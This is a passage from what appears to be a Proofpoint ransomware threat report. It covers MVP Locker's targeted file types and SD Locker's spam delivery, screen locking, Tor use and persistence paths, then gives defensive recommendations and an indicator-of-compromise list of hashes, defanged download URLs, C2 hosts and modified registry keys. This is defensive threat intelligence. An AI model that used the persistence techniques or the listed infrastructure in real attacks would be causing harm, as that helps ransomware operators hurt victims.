

Figure 14: Files and ransomware screen created by MVP Locker

Targeted file types include:

.3fr | .7z | .accdb | .ai | .ank | .apk | .arch00 | .arw | .asset | .avi | .bar | .bay | .bc6 | .bc7 | .big | .bik | .bkf | .bkp | .blob | .bmp | .bsa | .cas | .cdr | .cer | .cfr | .cpp | .cr2 | .crt | .crw | .css | .csv | .d3dbsp | .das | .dat | .dazip | .db0 | .dba | .dbf | .dcr | .der | .desc | .dmp | .dng | .doc | .docm | .docx | .dwg | .dxg | .epk | .eps | .erf | .esm | .et | .ff | .flv | .forge | .fos | .fpk | .fsh | .gdb | .gho | .hkdb | .hkx | .hplg | .hpp | .hvpl | .ib | .ibank | .icxs | .indd | .itdb | .itl | .itm | .iwd | .iwi | .jpe | .jpeg | .jpg | .js | .kdb | .kdc | .kf | .layout | .lbf | .litemod | .lrf | .ltx | .lvl | .m2 | .m3u | .m4a | .map | .mcmeta | .mdb | .mdbackup | .mddata | .mdf | .mef | .menu | .mlx | .mov | .mp3 | .mp4 | .mpqge | .mrwref | .ncf | .nrw | .ntl | .odb | .odc | .odm | .odp | .ods | .odt | .orf | .p12 | .p7b | .p7c | .pak | .pas | .pdd | .pdf | .pef | .pem | .pfx | .pkpass | .png | .ppt | .pptm | .pptx | .psd | .psk | .pst | .ptx | .py | .qdf | .qic | .r3d | .raf | .rar | .raw | .rb | .re4 | .rgss3a | .rim | .rofl | .rtf | .rw2 | .rwl | .sav | .sb | .sid | .sidd | .sidn | .sie | .sis | .slm | .snx | .sql | .sr2 | .srf | .srw | .sum | .svg | .syncdb | .t12 | .t13 | .tax | .tor | .txt | .upk | .vcf | .vdf | .vfs0 | .vpk | .vpp_pc | .vtf | .w3x | .wall | .wb2 | .wma | .wmo | .wmv | .wotreplay | .wpd | .wps | .x3f | .xf | .xlk | .xls | .xlsb | .xlsm | .xlsx | .xxx | .zip | .ztmp

SD Locker

Proofpoint discovered SD Locker February 9, 2016. SD Locker was delivered via spam email with links to a malicious site (documents[.]cf) that hosted this previously unknown ransomware. Proofpoint researchers named it "SD Locker" due to internal strings and installation file name. The downloaded was a RAR archive with an executable inside. Strangely, the executable had a hidden flag set, so the user would likely not be able to run it unless they show hidden files on their system. This setting is off by default in Microsoft Windows.



Figure 15: SD Locker ransomware screen

The ransomware does not encrypt files, but reliably locks users screen by putting another window in the foreground. All simple attempts to bypass the screen lock, such as pressing Ctrl+Alt+Del, were not successful. The malware uses a batch file to disable startup options and disable recovery. It runs a Tor server on ports 9080 and 9081. Hence, all the network communication is done via Tor. Files and registry keys created on the system include:

C:\Users\Public\Music\Microsoft\Windows\Manifest\sd_app.exe
C:\Users\Music\Microsoft\Windows\Manifest\tor.exe
C:\Users\(username)\AppData\Local\Temp\result_dna_test.pdf.exe
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\sd_app.exe
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\FA.exe
C:\Windows\Tasks\lockbat.job
C:\Windows\Tasks\Microsoft auto update.job
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SD
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\FA
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\SD
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\FA

Conclusion

As both endpoint and network protection measures become increasingly capable of handling the ransomware that made headlines in the last couple of years (CryptoLocker, CryptoWall, etc.), new variants and strains will continue to emerge. While many of these variants currently contain mistakes or vulnerabilities that point to inexperienced authors, some, like 7ev3n, are potentially quite destructive.

Additionally, many variants now target attached network drives, creating substantial risks for organizations. Unfortunately, all it takes in these cases is a single user with sufficient privileges on shared drives to render large swaths of data unusable.

In addition to implementing appropriate endpoint and network protection against spam, malicious documents, unauthorized network communications, and access to malicious URLs, individuals and organizations must continue to be mindful of security best practices:

- Remove infected machines from the network but if possible do not shut them down until a forensic analysis can be completed
- Maintain regular, complete backups
- Don't open attachments or enable macros on those attachments if the sender is unfamiliar or untrusted
- Read emails carefully and look for evidence of potential attacks (language structures, unusual requests, unknown accounts, or unusual URLs, as examples)
- Patch systems and software regularly
- Limit network and file system permissions to the greatest extent possible.

IOCs

Value	Type
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\PadCrypt	PadCrypt autorun registry key
HKCU\Software\PadCrypt\	PadCrypt registry hive
HKCU\Software\PadCrypt\Wallpaper	PadCrypt key for storing user's previous wallpaper
HKCU\Software\PadCrypt\Chat\message-1	PadCrypt key for storing chat message
HKCU\Software\PadCrypt\Chat\message-2	PadCrypt key for storing chat message
HKCU\Software\PadCrypt\Files\<filename>	PadCrypt key for storing name of encrypted file
%APPDATA%\PadCrypt\unistl.exe	PadCrypt uninstallation file
%APPDATA%\PadCrypt\package.exe	PadCrypt main file
%APPDATA%\PadCrypt\PadCrypt.exe	PadCrypt main file
%APPDATA%\PadCrypt\File Decrypt Help.html	PadCrypt message to the user
%USERPROFILE%\Desktop\PadCrypt.exe	PadCrypt main file
%USERPROFILE%\Desktop\File Decrypt Help.html	PadCrypt message to the user
0f6ad0eb1a8313ab2136eae4385e016f4c113ad4c5ab29be6fde81844f24e2e3	PadCrypt downloader hash
b55c428f4a79b17727557e71cf9fbd2eb4fe1a73e9d8a1f5e9ce6fe621534d47	PadCrypt downloader hash
d9cfd1f8d5f8337699c6ad9e08184cc8b6b4c2d7a9461115294531a8dcc5a298	PadCrypt downloader hash
638c5b7c25adc51eed147d44bf834c2965b54c1c09e9d21efb77bfd2e8870c3c	PadCrypt downloader hash
0646b5e3394071031785f8483ac1caf9a42b8dadf158522b88b5bfd696301495	PadCrypt downloader hash

70df0c0a7007579f3359959393c3f2bd3123f1d342804e301390206096429bfa	PadCrypt main module hash
0b77f6fc5a2cc1717d1f26e9752d31fdcf1183c59f76e527bb82c428386daf89	PadCrypt main module hash
6f3178ad996db2c9c16a58e695b2273e953ac0b96d0cc8caa23d06b01a8e35a5	PadCrypt main module hash
3c9fbf881eb73ed3194c65e046857349ccdf2297e8b6770ecc4ab16825a695de	PadCrypt main module hash
5781ee616d52d54c0cf1b3725816b7196a0715af1325aa38a487283c2601f1ca	PadCrypt main module hash
869594070d2810b964bd43b4b870fb20e851baa3ca5fe7627d37bd9fbcbccd6d	PadCrypt main module hash
730e78721dcb792f9343d6b632a22b6874e5945b204fbc4b04d75e544ed2bdf0	PadCrypt main module hash
52a2320c315a59a7640c929b533caae1ea55ca6e388d9ad7ad71b6f508e8cb85	PadCrypt uninstaller hash
hxxp://royalmail-support[.]com/DOC_RM70021371GB.zip	Spammed download location for PadCrypt
hxxps://1fichier[.]com/?cakc1m1qwo	Spammed Download location for PadCrypt
hxxp:// shabanstore[.]com	PadCrypt C2
hxxp://shabanstore[.]com/system/var/package.pdcr	PadCrypt downloading module
hxxp://shabanstore[.]com/system/var/unistl.pdcr	PadCrypt downloading module
b29421fe98d48f4ce217947e574d11fe903c72a11953b9c2f9cdfe2c74fbdc80	NanoLocker
6cef69304b1cf8335d7a4780d3d3c08fb87502e3e36fbded0a5a9dfe871f63ae	NanoLocker
7c07f6c21f01eefa72556858fd89c64df722ccd0c24692ded5113529f4a6fe2b	NanoLocker
a7b59b0a828beb378b91208a821b9937c0317804ccd1b583ee238eb6e63ad9be	NanoLocker
f90b9a7f0d75ff9623cd4d70b439dbf5cb547f14ede0598c59b4fe62c7c885e4	NanoLocker
b6eb7161e7859b595f3a35c33a73c895c69c8c9c4cbea328eb0de9483708d9c6	NanoLocker
7f4408c98ca2dc17cdd71ddc60387d3ae45e565f83fe6d8b973883ce916f7ae8	NanoLocker
462e30eb9cf267315e5f39e4fec4cfff78b34a5f6ebf61bad06cdfd9cbe0a06a	NanoLocker
0b8f44891f20644cd1f95e29ac6a5256e8c190891e7c91f389b9335c3f9a073f	NanoLocker
52.91.55[.]122	NanoLocker C2
b9646f5fa794f2aa651007cb6e5c48be	7ev3n Dropper MD5 Hash
4d6f43e9c2a48e258a2102e9b49d56d6	7ev3n Ransomware MD5 Hash
9f8bc96c96d43ecb69f883388d228754	7ev3n Ransomware MD5 Hash
2786c78cf6edc7b85adaf4234e1a4d6e	7ev3n Ransomware MD5 Hash
8434eea972e516a35f4ac59a7f868453	7ev3n Ransomware MD5 Hash
108d180ef1366eed83d27a26cdca2741	7ev3n Ransomware MD5 Hash
483debd567d37a4e78c20e88d2c2c0ee	7ev3n Ransomware MD5 Hash
5b271620663c1a48ac986d412478b5d2	7ev3n Ransomware MD5 Hash
4a7599b6591fcd643bd435e53b5850b8	7ev3n Ransomware MD5 Hash
95f18fe1d393e2c671d9afac9590a5a3	7ev3n Ransomware MD5 Hash
f4c66e06eafe74b8343f35a90b194169	7ev3n Ransomware MD5 Hash
5acbeb7ddacbf7297fe25ef02f215038	7ev3n Ransomware MD5 Hash
5b7c466ce24ef6359c0006af70d9e4fa	7ev3n Ransomware MD5 Hash

3123edaf18b35c8b68c08fb8324ff933	7ev3n Ransomware MD5 Hash
4dd04edc3e27b9aeac8d6395bd416809	uac.exe - Dropped by 7ev3n
4ae71336e44bf9bf79d2752e234818a5	time.e - Dropped by 7ev3n
6d97dd925ced33af52e51a11700e1cbd	del.bat - Dropped by 7ev3n
668a0b9c1e528e7cfe3ad46e0502ba82	del.bat - Dropped by 7ev3n
d20a8a43094ea0dbd522bbcd49532502	bcd.bat - Dropped by 7ev3n
668a0b9c1e528e7cfe3ad46e0502ba82	bcd.bat - Dropped by 7ev3n Dropper
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\crypted	Modified Registry Key
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell	Modified Registry Key
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\System	Modified Registry Key
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Keyboard Layout\Scancode Map	Modified Registry Key
HKEY_CURRENT_USER\Control Panel\Accessibility\StickyKeys\Flags	Modified Registry Key
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\rgd_bcd_condition	Modified Registry Key
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA	Modified Registry Key
jastern.in	Observed C2 Server
192.169.5.153	Observed C2 Server
192.169.6.153	Observed C2 Server
bb9bb17174f11155a561a1b8d61fa1f6	MVP Locker MD5 Hash
HKEY_CURRENT_USER\mvpdata	MVP Locker Registry Key
hxxp://documents[.]cf/stata1/amsweb.php	Website hosting SD Crypt Downloader (spammed to users)
hxxp://myfiles[.]pro/uploads/1275859359.Gaga.mp3	Website hosting SD Crypt components
017c2083cbd8a489ae454a0d146847d29b86747032bdd564d465502bbeef5f6e	SD Crypt SHA256 hash
7b1e16307a42fa1bcb79ba15a8d67e6dc2d5887d8ad032e3d65874df1bb79ed9	SD Crypt SHA256 hash
pvagiw3n2ijk6xdq[.]onion	SD Crypt C2 (Tor)

proofpoint™
892 Ross Drive
Sunnyvale, CA 94089
1.408.517.4710
www.proofpoint.com